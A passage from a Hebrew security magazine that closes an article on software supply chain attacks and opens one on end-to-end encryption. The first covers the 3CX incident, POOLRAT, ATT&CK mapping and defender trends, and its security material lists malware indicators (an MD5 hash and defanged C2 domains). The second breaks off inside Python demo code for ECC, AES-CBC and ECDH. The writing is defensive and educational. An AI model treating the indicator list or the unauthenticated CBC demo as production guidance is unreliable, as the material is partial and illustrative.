הוטמע בשרתי ה-build backdoor בשם POOLRAT, אשר מינף LaunchDeamons לטובת Persistence. חלק מן היכולות כללו הרצת פקודות, קריאה וכתיבת קבצים ועדכון קונפיגורציה.

היכולת המרכזית של הנוזקה הייתה הורדת והרצת shellcode ותקשורת מוצפנת מול שרת ה-C2. חשוב לציין שהאפליקצייה הייתה חתומה ועברה תהליך notorization על ידי אפל על אף שהכילה קוד זדוני, דבר המדגיש את הצורך באחריות אישית בכל הנוגע להתמודדות עם malware. יש להציב אמצעי observability גם כאשר המידע מגיע ממקור לכאורה מהימן.

POOLRAT זוהה לראשונה ב-2020 וניתן לזיהוי ע"י חוק yara מבוסס hash.

גם באירוע זה ניתן להיעזר ב-ATT&CK framework על מנת למפות את ה-TTPs הרלוונטיים להתקפה. דוגמאות:

Supply Chain Compromise, Dylib Hijacking Code Signing, Launch daemon, Internal Proxy, Obfuscated Files or Information

נקודות נוספות שעשויות לסייע למגנים: API Hashing, ניטור תעבורת תקשורת, זיהוי התנהגות אנומלית כגון מחיקה עצמית, חסימת אפליקציות שאינן notarized (יכל לסייע במקרה של ה-build server). כמו כן Mandiant פרסמו את ה-IOCs הבאים:

Indicator	Type
D9D19ABFFC2C7DAC11A16745F4AEA44F	MD5
azureonlinecloud[.]com	C2 Domain
akamaicontainer[.]com	C2 Domain
journalide[.]org	C2 Domain
msboxonline[.]com	C2 Domain

עתיד מתקפות שרשרת האספקה

2023 הייתה השנה של Generative AI. על אף שהטכנולוגיה איננה חדשה לגמרי, ניכר כי הטכנולוגיה פרצה אל תוך המיינסטרים הציבורי. יש 2 צדדים לכל מטבע, ולצערנו אותה טכנולוגיה מרתקת זמינה גם לתוקפים אשר עשויים לנצל אותה כדי להתפשט מהר יותר בסביבות המותקפות. כפי שהדגמנו בהקדמה בעזרת תקרית ה-Tylenol, טבעם של תוקפים לחפש את החוליה החלשה במערך ההגנה של הארגון. בעידן שבו תוכנה ממוצעת תלויה במאות רבות של ספקי תוכנה אחרים, אותה חוליה חלשה עשויה להוביל למתקפת שרשרת אספקה ולהתפשטות מהירה.


פריצה לבנק הגדול ביותר באירופה מאתגרת יותר מפריצה לספק צד שלישי החלש ביותר שלו, אך לעיתים קרובות תוביל לאותה תוצאה הרסנית. טבעי להניח כי עיקר הסיכון טמון בתלויות הישירות שלנו (לדוגמא ספק הענן) אך סיכון זה מנוהל כהלכה כחלק מתכניות DR/IR סדורות.

הבעיה היא שאין לנו יכולת לראות מעבר לקו התלויות הישירות, כלומר לענות על השאלה מי הם הספקים שהספק שלנו סומך עליהם? ישנה רשימה ארוכה של ספקי משנה אשר נותנים שירותים קריטיים לספקים הישירים שלנו, ולכן באופן טרנזיטיבי אנו סומכים עליהם ללא כל בקרה. ספקי הענק כדוגמת Amazon, Microsoft ו-Google תלויים בכמות אדירה של ספקי תוכנה. ב-2020, מייקרוסופט הודתה כי יש לה למעלה מ-10,000 תלויות צד שלישי. ניתן להניח שהמצב דומה גם בשאר ענקיות התוכנה. לכל ספקית ענן יש כמות אדירה של לקוחות, ולכן מתקפת שרשרת אספקה כנגדן עשויה להשפיע על מיליוני ארגונים ברחבי העולם.

דמיינו את התרחיש הבא: אתם CISO (Chief Information Security Officer) של הבנק הגדול ביותר באירופה. החברה שלכם מוגנת באופן יחסי, אחרי שהוצאתם תקציבי עתק על מוצרי הגנה מתקדמים. השקעתם גם זמן ואנרגיה רבה בחינוך העובדים כדי למזער ניצול גורם אנושי.

התשתיות שלכם (כולל תהליכי CI/CD) מתבססות על AWS, במקביל לספקי תוכנה נוספים. כמו כן אתם מסתמכים על DataDog כפלטפורמת ה-observability שלכם (3,4 איור 1). ביום בהיר אחד אתם למדים אודות מתקפת שרשרת אספקה משמעותית כנגד AWS, שנחשפת פומבית. מתקפה זו משפיעה על כל הלקוחות שמשתמשים בשירות AWS Code Pipeline (1,2 איור 1) כולל הבנק הקריטי שלנו.

אין פאץ' זמין או הנחיה קונקרטית ללקוחות מצד AWS, וניכר כי יש לחץ רב מצד הדרגים הניהוליים. למזלכם אתם CISO אחראיים מהממוצע, וטרחתם להכין מראש תוכנית multi-cloud מקיפה, שבמסגרתה ניתן לבצע מיגרציה מלאה של תהליכי הארגון הקריטיים לענן של Google. כלומר נוכל לבצע מיגרציה מ- AWS Code Pipeline אל Google Cloud Bulid Service, על מנת למגר את האיום הבלתי פתיר מצד השירות של AWS:




[תרשים ויז'ואלי מופשט של Euro Bank ושל Datadog לפני ביצוע המיגרציה]

המיגרציה עברה בהצלחה, ואתם הולכים לישון בידיעה שההיערכות המוקדמת שלכם הצילה את המצב. האמנם? לפתע הפלאפון שלכם מצלצל ב-3 לפנות בוקר. השיחה מגיעה מצוות ה-SOC, שטוענים בפאניקה כי תוקף (איור 2 אובייקט 3) מבצע exfiltration של מידע מסביבת פרודקשן, היישר מה-S3 Buckets של הארגון (איור 2 אובייקט 6). אתה מנחה את הצוות לבחון את ה-CloudTrail logs על מנת להבין מיהי הזהות הזדונית ברשת. הצוות מבחין בהתנהגות חשודה של role בשם "DataDogReadOnly" ומסיק שהוא שורש הבעיה.

מדוע לישות המוגדרת לקריאה בלבד יש הרשאות לבצע exfiltration מ-S3? אחד המהנדסים וודאי ביצע טעות קונפיגורציה ולא ציית לכלל ה-least privilege הידוע, האומר כי יש להגביל את ההרשאות למינימום הנדרש. השאלה הגדולה יותר היא למה אותו role מתנהג בצורה זדונית. היישות היחידה שיש לה גישה

לאותו role היא DataDog, חברה שעליה אנו סומכים. לבסוף האסימון נופל ואתם מבינים כי DataDog תלויים גם הם בתשתית של AWS, ועל כן הם פגיעים לאור מתקפת שרשרת האספקה על AWS. ככל הנראה התוקף השתמש ב"רגל" הנוספת אשר הייתה זמינה, שאפשרה לו לחדור לארגון שלנו למרות המיגרציה המוצלחת שלכאורה סגרה את הפגיעות:



[תרשים ויז'ואלי של וקטור תקיפה שתוקף יכול לנצל גם לאחר המיגרציה]

מורכבות הבעיה גדלה אקספוננציאלית, שכן DataDog הינה דוגמה בודדת מתוך אלפי תלויות צד שלישי המחוברות באופן טרנזיטיבי. למצב שבו צוות כחול מנסה להדוף ידנית גורם עוין במהירות הנמוכה ממהירות התפשטותו של התוקף (בשל כמות הרגליים האדירה הזמינה לו) נקרא golden supply chain attack.

התקפה מסוג זה ממחישה Persistence redundancy משמעותי, המתעצם לאור קצב התפתחות ה-AI. תוקפים מסוגלים למפות בצורה זריזה ואוטומטית את נתיבי התקיפה הזמינים, ואף "להחיות" רגל שנפגעה בעזרת רגליים חלופיות. התנהגות זו מזכירה תמנון - הידוע ביכולתו להחיות את זרועותיו. אם ניקח לדוגמא את נושא ההצפנות - כדי לייצר עמידות מול אתגרי post quantom לא מספיק שהארגון שלנו ישתמש באלגוריתמי הצפנה חסינים, נדרשת עמידות ואחריות רבה גם מכלל תלויות הצד השלישי שלנו.

בשל שותפות הגורל הזו, מתקפות שרשרת אספקה הן בעיה רוחבית החולשת על שלל רבדי התעשייה. ישנם פרוייקטים רבים אשר חרטו על דגלם להיאבק באתגרים החשובים הללו, ובהם SBOM (Software Bill of Materials), VEX (Vulnerability Exploitability Exchange) ועוד. פתרונות אלו

מהווים צעד מעניין שיכול לסייע, אך בארגונים רבים הם אינם ממומשים או ממומשים חלקית בלבד. SBOM מתייחס לרכיבים ממבט על, ללא רזולוציה של מודול ספציפי. הדבר מוביל ל-false positives רבים כיוון שללא שימוש במודול הפגיע הסכנה תיאורטית בלבד. VEX מתיימר לשפר זאת על ידי הוספה של פקטור ניצול (exploitability) לקשר שבין CVEs ורכיבי תוכנה.

עד שהסטנדרט האחיד יאכף באופן גורף על כלל התעשייה, כל ארגון נדרש לנהל את סיכוני ה-3rd party בעצמו ולהחיל ניטור ומיטיגציות מתאימות.

לקראת סיום ארצה להדגיש מספר מגמות הנובעות מניתוח ההתקפות שביצעתי. אני מקווה שזה יעזור למגנים להיערך בצורה מיטבית למתקפות דומות אשר באופן בלתי נמנע יקרו בעתיד הקרוב.

Custom Payloads - תוקפים חודרים למנעד רחב של קורבנות על מנת לאסוף מידע, אך מטמיעים קוד זדוני שניוני (secondary payload) רק אצל קומץ מובחר. גישה זו מאפשרת להם לייצר פחות "רעש", ובכך להקטין את הסיכוי שיתגלו. על החברות לאתר אנומליות גם אם הדבר אינו כרוך בפגיעה משמעותית ישירה ב-scope נרחב.

Signature Trust - תוקפים משתמשים בטכניקות מגוונות הכוללות פישינג כדי לגנוב תעודות תקניות. חשיבות התעודות ברורה לכל קורא, והיא באה לידי ביטוי באופן מוגבר בתהליכי CI/CD. נניח שה-pipeline שלנו מורכב מ-4 שלבים מרכזיים: Source, Build, Test, Deploy.

ארגונים רבים מגדירים אמון על בסיס חתימת artifacts בטרם ביצוע deployment. על אף שגישה זו נשמעת מאובטחת, יש לה 2 סיכונים עיקריים. הראשון - מפתח (developer) המחזיק במפתח פרטי עלול לחשוף אותו במכוון או שלא במכוון. ישנם מקרים רבים שבהם תעודות תקניות נגנבו ונוצלו למתקפות שרשרת אספקה, כדוגמת Asus ו-SolarWinds. בדומה למגמת "Shift Left", הגורסת כי על המפתחים לדאוג לצרכי האבטחה בשלב מוקדם ככל האפשר, גם התוקפים עשויים לאמץ דפוס חשיבה דומה ולתקוף שלבים מוקדמים ב-pipeline טרם החתימה. ההנחה הבסיסית ששלבי ה-pipeline הקודמים מאובטחים כהלכה נאיבית ביותר. ברגע שהתוקף בעל יכולת חתימה, הוא יכול להתחזות ל-Vendor ולגרום נזק רב.

על המגנים לפרוס מנגנוני הגנה לאורך כל תהליכי ה-CI/CD. מספר דוגמאות הינן הפרדה תקשורתית הולמת בין השלבים השונים, חתימת commits, היגיינת סממאות, least privilege ועוד. כמובן שיש צורך גם בניטור פרואקטיבי וריאקטיבי של שימוש במשאבים רגישים כמו תעודות. ניתן להיעזר במיפוי של OWASP בנוגע לעשרת סיכוני ה-CI/CD הנפוצים ביותר:

https://owasp.org/www-project-top-10-ci-cd-security-risks

Daisy (Supply) Chain Attacks - כפי שצויין במאמר, מתקפת שרשרת אספקה יכולה להוביל למתקפות שרשרת אספקה עוקבות המייצרות עבור התוקף redundancy ו-impact רחב יותר. דוגמא לכך היא

המתקפה על 3CX, שבה מתקפת שרשרת אספקה על Trading Technologies סללה את הדרך למתקפת שרשרת אספקה על 3CX, שחקן מרכזי בתעשיית ה-VoIP. ניתן לאפיין התנהגות זו כ-vertical movement, שהרי התוקף מבצע מעין privilege escalation מחברה קטנה ופגיעה לחברה גדולה ומאובטחת. על החברות לרדד את רמת ההרשאות של 3rd parties למינימום ההכרחי, בהתאם לעקרון ה-least privilege ולנטר אותם באופן פרואקטיבי. ATT&CK matrix יכול לסייע בזיהוי מהיר ויצירת מיטיגציות בעת אירוע, כיוון שמרבית מתקפות שרשרת האספקה האחרונות כללו TTPs ידועים.

סיכום

אנו מצפים שמתקפות שרשרת אספקה ימשיכו להיות וקטור תקיפה דומיננטי ואף יתעצמו לאור מהפכת ה-AI. הכלים הזמינים לתוקפים היום, מאפשרים לפגוע בהיקף קורבנות רחב יותר, בזריזות רבה יותר ועם Persistency שלא חווינו כמותו בעבר. ה-Vertical Movement (שתוארה במסגרת "Daisy Chain") תשמש לחדירת ארגונים גדולים.

ככל שהארגון הנתקף גדול יותר, כך עולה הסיכוי ל-golden" supply chain attack". הקורלציה נובעת מן העובדה שככל שהארגון גדול יותר, יש יותר גורמים התלויים בו ועל כן רמת ה-Persistency של התוקף צפויה לעלות בעקבות חדירתו.

על הארגונים להיות ערים לסיכוני ה-party 3rd שלהם ולשאוף למפות את האמון שהם נותנים בגורמים חיצוניים כתוצאה מהתלויות הטרנזיטיביות (implicit trust). טבעה של רגולציה להתעכב אחר הטכנולוגיה, ועל כן יש להאיץ את תהליך האימוץ של framework אחיד עבור כלל התעשייה, כהכנה למתקפת שרשרת האספקה הבאה אשר עתידה לבוא.

על המחבר

ליאור יקים עובד כחוקר אבטחת מידע בחברת CyberArk.

קישורים

https://blog.sonatype.com/2023-predictions-software-supply-chain-governance

הצפנה מקצה לקצה

מאת עידן שכטר

הקדמה

עוד מימי העת העתיקה, בני אדם פיתחו שיטות להעביר ביניהם מסרים בצורה שתקשה על צד שלישי, כזה שלא אמור לקבל את אותם מסרים, להסיק את התוכן המקורי שלהם. אותן שיטות אשר השתכללו לאורך השנים ולצד צמיחתה הבלתי פוסק של הטכנולוגיה, הפכו לאלגוריתמים מורכבים העושים שימוש במודלים מתמטיים שונים, המהווים סטנדרט בעולמות האינטרנט והתקשורת.

בעולם בו הזיקה לפרטיות הולכת וגוברת, אפליקציות רבות עושות מאמצים להטמיע מנגנונים שונים כדי להבטיח לקהל המשתמשים שלהן שהמידע שלהם מוגן ופרטיותם מובטחת.

אחד המנגנונים הרלוונטיים ביותר, המאפשר למשתמשים להחליף ביניהם מידע מוצפן מבלי שהשרת המתווך ביניהם (לדוגמא - שרת של אפליקצית מסרים מידיים) יוכל לפענחו, הינה הצפנה מקצה לקצה. מאחר והמאמר לא עוסק בהצפנה על בוריה, אלא בא להסביר קונספט ספציפי, לא נצלול לעומק כל הביטויים והמנגנונים אותם נפגוש לאורך המאמר. לכן, אמליץ לקורא לצאת למסע ולחקור את עולם ההצפנה כדי להבטיח הבנה עמוקה של הנושאים השונים שנזכיר.

האינטרנט של פעם

לפני שהפרוטוקול SSL נכנס לחיינו ושינה את הצורה בה אנו מתקשרים מעל האינטרנט, ישויות אינטרנטיות החליפו ביניהן מידע בצורה גלויה, ללא הצפנה. מצב זה איפשר לתוקף מתוחכם להתגנב אל נתיב תקשורתי, להעביר את תעבורת הרשת דרכו (MITM) ולהיחשף לכמויות גדולות של מידע חיוני. אין ספק שמנקודת מבט עכשווית, מצב זה נשמע הזוי לחלוטין.

אך אם ניקח צעד אחורה ונבחן את הצורה בה האינטרנט עובד כיום, נגלה כי למרות אותם פרוטוקולי הצפנה מתקדמים, המידע שלנו עדיין נמצא בסיכון.

החברה בה אנו חיים צורכת שירותים רבים המתבססים על האינטרנט: רשתות חברתיות, אפליקציות מסרים, אתרי קניות, בנקים ועוד רבים אחרים. כל אלה זקוקים לאמון של המשתמש הפשוט, אותו משתמש שבוחר להפקיד לידי אותם שירותים פרטים אישיים ומידע רב נוסף הנובע מאופי השירות הנצרך (לדוגמא,

רשתות חברתיות - מעגלי חברים ותמונות, אנשי קשר ואלפי הודעות אישיות וקבוצתיות) שהשירות שאותו הוא צורך עושה שימוש בפרטים שמסר אך ורק בכדי לספק את השירות הרלוונטי.


לדוגמא, משתמש ברשת חברתית המנהל שיחות אישיות עם חבריו באמצעות צ'אט, סומך על אותה רשת חברתית שלא תבחן את הודעותיו האישיות ותעשה בהן שימוש שיפגע בפרטיות שלו לצורך מקסום רווחים (לדוגמא, טירגוט פרסומי של משתמש על פי תוכן ההודעות ששלח לחברו). בנוסף, אותו משתמש מצפה שהמידע האישי שלי לא יימסר לגורם שלישי למטרות כאלה ואחרות, לדוגמא - לצורך האזנת סתר או ריגול, תופעה שקיימת בעיקר במדינות בעלות משטר עם אופי דיקטטורי בהן חופש הביטוי והזכות לפרטיות נעקרים מן היסוד (יש לציין שאותו עיקרון יכול לקבל משמעות הפוכה כאשר מדובר במידע שיכול למנוע פגיעה בחפים מפשע - חרב פיפיות).

גם אם השירות הרלוונטי אכן מבטיח את פרטיותו של המשתמש, אין הדבר מונע ממידע אישי של משתמש ליפול לידיים הלא נכונות במקרה של מתקפת סייבר או הדלפה. כלומר, עצם הימצאות המידע במאגרי נתונים של השירות בצורתו המקורית והלא מוצפנת היא בעיה בפני עצמה.


מי יוכל להבטיח לנו שהמידע שלנו לעולם לא יודלף? או שתוכן השיחות האישיות שלנו לא עוברות לגורם שלישי? שימוש בהצפנה מקצה לקצה פותר את הבעיה הזו.

הצפנה מקצה לקצה

בשונה מהפרוטוקול TLS שמצפין מידע בין שרת ללוקח ברמת התעבורה (הצד שכותב ל-Socket מצפין את המידע, הצד שקורא מה-Socket מפענח את המידע):



במימוש הצפנה מקצה לקצה, נצפין את המידע ברמת האפליקטיבית (ללא קשר להצפנה שהפרוטוקול TLS יבצע עבורנו) כך שרק הצד המקבל (זה שההודעה הרלוונטית מיועדת לו) יוכל לפענחו:



:

אך איך הדבר מתבצע בפועל? בואו נצלול לעניינים!

פרקטיקה


על מנת להבין איך הצפנה מקצה לקצה ממומשת בפועל, בדגש על אפליקציות מסרים מידיים, נפתח מנגנון שכזה ב-Python. אליס ובוב הם משתמשים באפליקצית המסרים המידיים Zubian (אפליקציה מומצאת) המממשת הצפנה מקצה לקצה. אליס מעוניינת לשלוח לבוב הודעה סודית וחשובה, המנגנון שלנו יפעל בצורה הבאה:

1. אליס תבקש משרת האפליקציה של Zubian את המפתח הפומבי של בוב (לצורך החלפת מפתחות)
2. אליס תצפין את ההודעה הסודית באמצעות הצפנת AES
3. אליס תייצר ערך Shared Secret על ידי שימוש ב-Diffie-Hellman
4. אליס תגזור מפתח מה-Shared Secret שיצרה, על ידי שימוש בפונקצית גזירת מפתח (KDF)
5. אליס תצפין את מפתח ה-AES (פעולה המכונה עטיפה) בו השתמשה כדי להצפין את ההודעה, על ידי המפתח שגזרה (סעיף 4)
6. אליס תשלח לבוב את ההודעה
7. לאחר שבוב יקבל את ההודעה, הוא יבצע את אותן פעולות בדיוק, יפענח את מפתח ה-AES שאליס הצפינה וישתמש בו כדי לפענח את תוכן ההודעה המוצפנת.

```
# Create a keypair for Alice and Bob
alice_keypair = generate_ec_keypair()
bob_keypair = generate_ec_keypair()
```


כאשר אליס ובוב התחברו לראשונה למשתמש שלהם באפליקצית Zubian, האפליקציה יצרה עבור כל אחד מהם צמד מפתחות (Keypair) אסימטרי, המשמשים לביצוע הצפנה מבוססת עקומים אליפטיים (ECC) (להצפנה מבוססת עקומים אליפטיים מספר יתרונות על פני הצפנת RSA, מעבר לכך שהיא מהירה יותר, היא מקנה רמת אבטחה גבוהה ביחס לגודל מפתח קטן יחסית, בעוד שהצפנת RSA תצטרך להשתמש במפתח ארוך משמעותית כדי לספק את אותה רמה של אבטחה.

Figure 1. RSA and ECC Performance[6]



This chart presents what key lengths of each algorithm provide a level of security measured in time in MIPS-years to break the security. This illustrates that ECC is more efficient.

[מקור: https://ww1.microchip.com/downloads/en/DeviceDoc/00003442A.pdf]



כדי לייצר את המפתחות הרלוונטיים ולצורך ביצוע פעולות קריפטוגרפיות נוספות, נשתמש בספריה cryptograhpy:

```
from cryptography.hazmat.primitives.asymmetric.ec import EllipticCurvePublicKey,
EllipticCurvePrivateKey
from cryptography.hazmat.primitives.asymmetric import ec
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives import padding
```

לוגיקת ייצור המפתחות:

```
def generate_ec_keypair() -> dict:
    private_key = ec.generate_private_key(ec.SECP256R1())
    public_key = private_key.public_key()

    return {
        "public": public_key,
        "private": private_key
    }
```

את המפתח הפומבי שלהם ישלחו לשרת האפליקציה Zubian, כך שמשתמש שמעוניין לשלוח להם הודעה יוכל לבצע את התהליך נשאר כעת. כמו כן, המפתח הפרטי נשמר במקום בטוח, ולעולם לא ישותף.

כעת, אליס תצפין את המידע הרלוונטי באמצעות הצפנת AES, אשר מסוגלת להצפין כמויות גדולות של מידע במהירות ומגודרת כסטנדרט שנים רבות:

```
message = "this is an important message".encode()
ciphertext_json = aes_encrypt(data=message)

aes_key = ciphertext_json["key"]
iv = ciphertext_json["iv"]
encrypted_message = ciphertext_json["ciphertext"]
```

נייצר מפתח רנדומלי באורך 32 בתים וערך IV, בהם נשתמש כדי לבצע הצפנה AES במוד CBC (להצפנת AES 5 מצבים שונים, ולכל אחד מהם יתרונות וחסרונות. לדוגמא, הצפנת AES במצב GCM מספקת הגנה מפני שינוי לא רצוי של התוכן המוצפן, ומאפשרת לצד המקבל להבטיח את האותנטיות שלו):

```
def aes_encrypt(data: bytes) -> dict:
    key = os.urandom(32)
    iv = os.urandom(16)

    cipher = Cipher(algorithms.AES(key), modes.CBC(iv))
    encryptor = cipher.encryptor()
    pad = padding.PKCS7(128).padder()
    padded_message = pad.update(data) + pad.finalize()
    ciphertext = encryptor.update(padded_message) + encryptor.finalize()

    return {
        "key": key,
        "iv": iv,
        "ciphertext": ciphertext
    }
```

מכיוון שהצפנת AES הינה הצפנה סימטרית, בה מפתח בודד משמש גם להצפנה וגם לפענוח, אליס תצטרך להצפין את המפתח הרלוונטי פעולה המכונה "עטיפה", באמצעות מפתח מיוחד שרק היא ובוב יכולים לייצר. כדי לייצר את המפתח המיוחד, אליס תשתמש בפרוטוקול החלפת מפתחות Diffie-Hellman (בקיצור - DH, ומבקרה שלנו, ECDH - Elliptic Curve Diffie-Hellman).

הפרוטוקול יאפשר לאליס לייצר ערך מיוחד המכונה Shared Secret, אשר תלוי בצורה ישירה במפתחות המזהים שלה ושל בוב. את ערך ה-Shared Secret יהיה ניתן לחשב באמצעות המפתח הפרטי של אליס אל מול המפתח הפומבי של בוב, ולהפך. אליס תייצר את ה-Shared Secret באמצעות המפתח הפרטי שלה, והמפתח הפומבי של בוב. בוב ייצר את אותו ערך בדיוק תוך שימוש במפתח הפרטי שלו, והמפתח הפומבי של אליס:

```
def create_shared_secret(our_private_key:
EllipticCurvePrivateKey, their_public_key: EllipticCurvePublicKey) -> bytes:
    return our_private_key.exchange(ec.ECDH(), their_public_key)
```

```
shared_secret_alice = create_shared_secret(alice_keypair["private"], bob_keypair["public"])
